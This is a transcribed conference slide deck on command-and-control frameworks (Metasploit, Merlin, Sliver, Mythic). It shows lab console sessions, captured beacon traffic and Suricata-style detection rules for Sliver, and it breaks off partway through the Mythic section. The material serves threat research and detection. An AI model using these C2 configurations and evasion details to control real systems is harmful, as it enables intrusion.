RSAC 2025 Conference

Many Voices.
One Community.

SESSION ID: NCS-R06

Walk Through Eight C2 Tools in 50 Mins

Hubert Lin
Principal Threat Researcher, Netskope

Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

Bio

- Threat Researcher at Threat Labs, Netskope
- Honeypots, vulnerability discovery, IPS sigs, penetration testing and red teaming
- Speaker at
  - DEFCON Cloud Village 2024
  - BSides LV 2024
  - Australian CyberCon Melbourne 2024
  - GovWare 2024
  - CYBERSEC 2024
  - BSides SG 2023
  - InfoSec Taiwan 2023

- hlin@netskope.com
- @hubertwslin

Agenda

- Intro to Various C2 Tools
  - Metasploit, Mythic, Merlin
  - Brute Ratel, Cobalt Strike, Sliver
  - DropboxC2C, SaucePot C2
- Features, Flexibility, Detection, and Evasions
- Comparison
- Takeaways

- What's not covered?
  - Tools installation, setup
  - Endpoint detection

The C2 Matrix

- Created by Jorge Orchilles (@JorgeOrchilles)
- 147 tools listed as of early March 2025

www.thec2matrix.com

		C2 Info							
2	Name	License	Price	GitHub	Site	Twitter	Evaluator	Date	Version
3	AdaptixC2	NA	NA	https://github.c	https://adaptix-framework.gitb	@hacker_ralf	Contribute		
4	AirStrike	NA	NA	https://github.com/smokeme/airstrike		@q8fawazo	Contribute	10/2/2022	
5	Alan	Created Commons	NA	https://github.com/enkomio/AlanFramework		@s4tan	@s4tan	9/10/2021	4
6	Alchimist	NA	NA		https://blog.talosintelligence.com/2022/10/alchimist-c		@TalosSecurity	10/13/2022	
7	Amnesiac	BSD3	NA	https://github.com/Leo4j/Amnesiac			Contribute		
8	Ares	NA	NA	https://github.com/sweetsoftware/Ares			@nas_bench	5/27/2021	N/A
9	AsyncRAT-C#	MIT	NA	https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp			Contribute		
10	AtlasC2	MIT	NA	https://github.c	https://grimmie.net/atlasc2-car	@gr1mmie	@Adam_Mashinch	3/20/2022	
11	BabyShark	NA	NA	https://github.com/UnkL4b/BabyShark		@UnkL4b	@nas_bench	6/8/2021	Beta 1.0
12	Badrats	GNU GPL3	NA	https://gitlab.com/KevinJClark/badrats		@GuhnooPlusLinux	Contribute		
13	BEAR	NA	NA	https://github.com/S3N4T0R-0X0/BEAR					
14	BlackMamba	MIT	NA	https://github.com/loseys/BlackMamba			Contribute		
15	Brute Ratel	Commercial	$2,500		https://bruteratel.com/	@NinjaParanoid	@NinjaParanoid	3/19/2021	0.3
16	Bunraku	Apache 2	NA	https://github.com/theshadowboxers/bunraku			Contribute		
17	C3	BSD3	NA	https://github.c	https://labs.f-secure.com/tools	@FSecureLabs	@ajpc500	6/30/2021	1.3
18	CALDERA	Apache 2	NA	https://github.com/mitre/caldera			@jorgeorchilles	10/6/2019	2
19	Callidus	GNU GPL3	NA	https://github.com/3xpl01tc0d3r/Callidus		@chiragsavla94	@chiragsavla94	5/8/2020	
20	CHAOS	BSD3	NA	https://github.com/tiagorlampert/CHAOS		@tiagorlampert	@leekirkpatrick4	5/14/2020	3
21	CloakNDaggerC2	GNU GPL2	NA	https://github.com/matt-culbert/CloakNDaggerC2			Contribute		
22	Cobalt Strike	Commercial	$5,900		https://www.cobaltstrike.com/		@TimMedin	4/29/2023	4.8
23	Core Impact	Commercial	$12,600		https://www.coresecurity.com/	@coreadvisories	@zurro	4/28/2023	21.3

RSAC 2025 Conference

Metasploit

ASEC Threat Resources Daily Threats Security Advisory Search security keywords

Malware


Metasploit Meterpreter Installed via Redis Server

Apr 03 2024

https://asec.ahnlab.com/en/64034/

Metasploit

- Exploitation framework with
  - ~ 2,500 exploits
  - ~ 50 payload encoders
- MSFvenom (payload generator)
  - Standalone tool to generate custom shellcode and payloads
  - 30 executable formats: exe, elf, macho, …
  - 33 transform formats: C, Golang, Python, …
- Pivoting: auto route, local port forwarding
- Integration with other C2 tools to deliver implants




Callbacks

```
[*] Started HTTPS reverse handler on https://0.0.0.0:3001/eyjlD2AS
msf6 exploit(multi/handler) > jobs
jobs

Jobs
====

  Id  Name                   Payload                          Payload opts
  --  ----                   -------                          ------------
  2   Exploit: multi/handler  windows/meterpreter_reverse_https  https://0.0.0.0:3001/eyjlD2AS

msf6 exploit(multi/handler) > sessions
sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  [redacted]INVIC12\Administrator @ [redacted]INVIC  172.17.0.2:3001 -> 172.17.0.1:54080 (172
                                                                          .31.255.12)
```

Meterpreter

- An interactive post-exploitation tool
- Key Features
  - Privilege Escalation
  - File Transfer
  - Screenshots, and keylogging
  - Network pivoting

Armitage - GUI frontend



Source: Offsec.com

Summary - Metasploit

- Lacks flexibility in callback granularity, such as:
  - sleep time (60 secs by default)
  - jitter
- Highly recommended for beginners
  - RCE vuln exploitation
  - Meterpreter for deeper system control
  - Lateral movement via pivoting
  - Evasion with encoders against implants or the web traffic

RSAC 2025 Conference

Merlin

BLEEPINGCOMPUTER

Search Site

NEWS TUTORIALS VIRUS REMOVAL GUIDES DOWNLOADS DEALS VPN

Hackers use open source Merlin post-exploitation toolkit in attacks

By Bill Toulas


August 9, 2023 05:32 PM 1

https://www.bleepingcomputer.com/news/security/hackers-use-open-source-merlin-post-exploitation-toolkit-in-attacks/

Merlin

- Cross-Platform: Supports Windows, Linux, and macOS
- Supports HTTP/1.1, ~~**HTTP/2** and **HTTP/3**~~ **(QUIC)**
- Profile flexibility:
  - URL, User agent, and HTTP headers
  - Callback interval, and jitter
  - **JA3**
    - 2988 JA3 → 6 JA4
- Pivoting:
  - SOCKS

68% of all sites



Callbacks

```
Merlin[listeners][listener-http]» info
+-------------+--------------------------------------+
|    NAME     |                VALUE                 |
+-------------+--------------------------------------+
| Protocol    | HTTP                                 |
+-------------+--------------------------------------+
| PSK         | cuuaXCUwjzGgPm                       |
+-------------+--------------------------------------+
| URLS        | /VGwx                                |
+-------------+--------------------------------------+
| Name        | listener-http                        |
+-------------+--------------------------------------+
| Description | Default listener                     |
+-------------+--------------------------------------+
| ID          | f45ae799-743e-45e9-9929-53c2baf99811 |
+-------------+--------------------------------------+
| Interface   | 0.0.0.0                              |
+-------------+--------------------------------------+
| Port        | 5000                                 |
+-------------+--------------------------------------+
| Status      | Running                              |
+-------------+--------------------------------------+
```

```
sessions

      AGENT GUID              |      TRANSPORT      |   PLATFORM    |   HOST   |          USER          |          PROCESS          | STATUS | LAST CHECKIN
------------------------------+---------------------+---------------+----------+------------------------+---------------------------+--------+-------------
5e-7f9e-4c4d-8bea-63591026291e | HTTP/1.1 clear-text | windows/amd64 | winvic13 | WINVIC13\Administrator | merl-http-2025.exe(1356) | Active | 0:00:05 ago
```

```
POST /os5WFl6YmT HTTP/1.1
Host: merl-http-202
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
Content-Length: 3253
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
xchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Authorization: Bearer eyJhbGciOiJkaXIiLCJjdHkiOiJKV1QiLCJlbmMiOiJBMjU2R0NNIiwidHlwIjoiSldUIn0..nif
Qs0ME3vMAyr8hYoW9SKAx0UlWHv0o2eyXb2CwoAxPwzesoZ3JSGCZh8Otl8Lc915Yz4MygKxMpbpf80-pyh52_nDptVeQM2ptS
7FRyfZaJZhNxtr8rM_eS-tB2wxI1MMFk5XI5F8VG26RgQni56A7BR_pfSlX0C2ZB6ncrH0QQoAFSByIl1SRjxmG9qeqirvYHCs
Content-Type: application/octet-stream; charset=utf-8

.....eyJhbGciOiJQQkVTMi1IUzUxMitBMjU2S1ciLCJlbmMiOiJBMjU2R0NNIiwicDJjIjozMDAwLCJwMnMiOiJDdkVTRG
qVPF1ipJqXKbVRyjvUFro9jZw1ztpZZVlEmprWD7bJnaLe-cyILK0Dh0RRff3PBwfqqXOqtSdwrfxX20AYXpT0TT2IJqT3OLnP
eSqLupd9PW-aamhz3ghoCy_aCFJITXGAcjXNDt4k51dFmxLm0nBVjDuj-UeCTPUMpcOeYmvkRvPRTv4tHzVSPEXKbYO-yBQHQS
pQH0Eukx41ZWolI1bWJYObH0NHTT3qFHgU7_yANhPMh_m2s7pKmA6kTlRKE_DowbQI3Dk3tMmwJYLc0HL8GTVB9S1EBxHghcji
KG5FRww_-0ohSaEzUifrHEH4o8mZFYwYhnK4yTMRhoHR_SOYEl1pSvxse98Cz8itlTWZVCpBbO29YPteIEQlLiwYT1na5MZqED
gjaSMJHr4kg1v0hWxSmzwWL8fDQs0ZfRpAImjz_JxU9EPMv3rRpP9LPynonB0WsDOFz7qqQCn4tliKS0sqqkhnbXS7B_EI3Ja4
WK6aSW-gcGnj99Uw2chF9Wh4j8CggPWGVj40xc5uEWizgfIMG55EtMC5m79QufFseY6KDT_Imjgqee4jbo31KC8WU40yfrqmyn
AHGwpfE5RQmbuEuHo-Kj6YqJSOzqLVcuHwCIo0JP-3vvgcAXGrou40JgjIcnWiFL2UF3rccy5veVkHK8ynDZquEp-LEkvGYdtu
```

{"alg":"PBES2-HS512+A256KW","enc":"A256GCM","p2c":3000,"p2s"

Summary - Merlin

- Cross-platform support spans major operating systems
- HTTP/2 and HTTP/3 supported
- Static patterns observed. IPS sigs seems feasible to detect C2 comm

RSAC 2025 Conference

Sliver


Malicious Python Package Hides Sliver C2 Framework in Fake Requests Library Logo

May 13, 2024 Ravie Lakshmanan

https://thehackernews.com/2024/05/malicious-python-package-hides-sliver.html

Sliver

- Gaining spotlights in recent years
- Supports HTTP(S), DNS, mTLS, and WireGuard in C2 comm.
- Advanced traffic pivoting
  - SOCKS5 Proxy
  - TCP port forwarding
  - Reverse port forwarding



Callbacks

```
.------..------..------..------..------..------.
|S.--. ||L.--. ||I.--. ||V.--. ||E.--. ||R.--. |
| :/\: || :/\: || (\/) || :(): || (\/) || :(): |
| :\/: || (__) || :\/: || ()() || :\/: || ()() |
| '--'S|| '--'L|| '--'I|| '--'V|| '--'E|| '--'R|
`------'`------'`------'`------'`------'`------'

All hackers gain infect
[*] Server v1.5.39 - af46878f8520c0c65bbb1e80d813a9658ba09188
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver > beacons

 ID         Name                                Transport   Hostname      Username                        Operating System   Last Check-In   Next Check-In
==========  ==================================  ==========  ============  ==============================  =================  ==============  ==============
 57261071   slv-http-[redacted]exe              http(s)     [redacted]invic11  [redacted]INVIC11\Administrator  windows/amd64      9h56m53s        9h56m46s
 8d059613   slv-http-[redacted]exe              http(s)     [redacted]invic11  [redacted]INVIC11\Administrator  windows/amd64      5h55m20s        5h55m14s
 d392170d   slv-http-[redacted]exe              http(s)     [redacted]invic11  [redacted]INVIC11\Administrator  windows/amd64      1h53m47s        1h53m40s
 a81b6619   slv-https[redacted]exe              http(s)     [redacted]invic11  [redacted]INVIC11\Administrator  windows/amd64      27s             22s
```

```
POST /7PyJ/6gnyQgkq.action?k=2777y51p32 HTTP/1.1
Host: slv-h                                                    .org:2159
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/
Content-Length: 966
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
0.9
Accept-Lang
Cookie: SSI
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip

COUNTERVIOLENCE SUBTHEME INNOVATED ACARID SHAVER COPOLYMERS APHTHAE CAPILLARY APPENDIX
RAKED PAWNOR OCTOSYLLABICS SUPPORTIVE SPIFF EMBRACEOR RETEAM AILERON OVERDRIVE REHAB T
YSTERESIS PODGILY MAMMETS QUADRICEPSES BALMINESSES LEADMEN INDOWED UNPERSUADED READDRE
EASED COLOMBARD STUDIOUSLY FILISTERS DECENNIALS SALUTARY SLOBBERERS SNAKILY DEPLUMED P
ULOGIES MONOGENIC HYPERSALIVATION AILERON REUTTERS AILERON SLOBBERERS BLUEWOODS RAMMIE
CRAKES KOLKHOZ CHINAS DESTAINING POOLHALL TETANY PRACTICES EASEFULLY BIOGAS VACATIONED
D EVINCING GENTRICE VOYEURISTICALLY PAWNOR DOGHANGED AEROBRAKED ABRASIONS ARGALS APHTH
HTTP/1.1 202 Accepted
Date: Tue, 18 Feb 2025 05:24:38 GMT
Content-Length: 0
```

100 English words all in capital letters in request body.

```
POST /7PyJ/6gnyQgkq.action?k=2777y51p32 HTTP/1.1
Host: slv-h                                                .org:2159
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/
Content-Length: 966
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
0.9
Accept-Language: en-US,en;q=0.9
Cookie: SSID=38601ebee66c6cb66364dac0e7263bce
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip

COUNTERVIOLENCE SUBTHEME INNOVATED ACARID SHAVER COPOLYMERS APHTHAE CAPILLARY APPENDIX
RAKED PAWNOR OCTOSYLLABICS SUPPORTIVE SPIFF EMBRACEOR RETEAM AILERON OVERDRIVE REHAB TE
YSTERESIS PODGILY MAMMETS QUADRICEPSES BALMINESSES LEADMEN INDOWED UNPERSUADED READDRES
EASED COLOMBARD STUDIOUSLY FILISTERS DECENNIALS SALUTARY SLOBBERERS SNAKILY DEPLUMED PA
                                                          BLUEWOODS RAMMIER
                                                          IOGAS VACATIONED
D EVINCING GENDRICE VOYEURISTICALLY PAWNOR DOGHANGED AEROBRAKED ABRASIONS ARGALS APHTHA

HTTP/1.1 202 Accepted
Date: Tue, 18 Feb 2025 05:24:38 GMT
Content-Length: 0
```

Followed by status code 202 with Content-length 0.

Detection Guidance - requests

- `flow:established,to_server`
- `http.method;  content:"POST"`
- `http.accept_enc; content:"gzip"`
- `pcre:"/^([A-Z]{4,15} ){99}[A-Z]{4,15}$/m"`
- `flowbits:set,sliverc2`

DG - responses

- flow:established,to_client
- flowbits:isset,sliverc2
- http.stat_code; content:"**202**"
- http.content_len; content:"**0**"

Summary - Sliver

- Growing Threat Actor Usage:
  - Exotic Lily, APT29, etc
- A high variety of C2 channels and cross-platform compatibility make it a great choice for testing things out
- The 100-word and status 202 could be a strong indicator

RSAC™ | 2025 Conference

Mythic

SECURELIST by Kaspersky

CompanyAccount Get In Touch Dark

Solutions Industries Products Services Resource Center About Us GDPR

Loki: a new private agent for the popular Mythic framework

MALWARE DESCRIPTIONS 09 SEP 2024 5 minute read

Table of Conter

Mythic Framework

Technical details

Loader functionality

https://securelist.com/loki-agent-for-mythic/113596/

Mythic

- Modular & Extensible
  - Plugin-based architecture allows for custom development of new C2 channels and payloads
- Multi-User & Team Collaboration
  - Allows multiple operators to work on the same engagement, sharing data and tasks
- Rest APIs
  - Scripting and automated red team workflows
- Actively maintained
  - 20+ payload types
  - Sliver (added in Apr. 2024)
- MITRE ATT&CK mapping

Not Secure https://localhost:7443/new/payloadtypes

Operation Chimera

Payload Types

apollo

Author: @djhohnstein
Supported Operating Systems: Windows
A fully featured .NET 4.0 compatible training agent. Version: 2.2.1

DOCS
BUILDING INFO

athena

Author: @checkymander
Supported Operating Systems: Windows, Linux, macOS
A cross platform .NET 6.0 compatible agent.

DOCS
BUILDING INFO

freyja

Author: @antman1p
Supported Operating Systems: Windows, Linux, macOS
A Cross-Platform Purple Team Campaign Agent

DOCS
BUILDING INFO

medusa

Author: @ajpc500
Supported Operating Systems: Windows, Linux, macOS
This payload uses Python to create a simple agent

DOCS
BUILDING INFO

C2 Profiles

freyja_tcp

Author: @its_a_feature_
Supported Agents: freyja
Communication over TCP sockets.

DOCS
BUILD INFO
SAVED INSTANCES

http (Server Running)

Author: @its_a_feature_
Supported Agents: apollo athena freyja medusa merlin
Uses HTTP(S) connections with a simple query parameter or basic POST messages. For more configuration options use dynamicHTTP.


DOCS
BUILD INFO
STOP PROFILE
SAVED INSTANCES

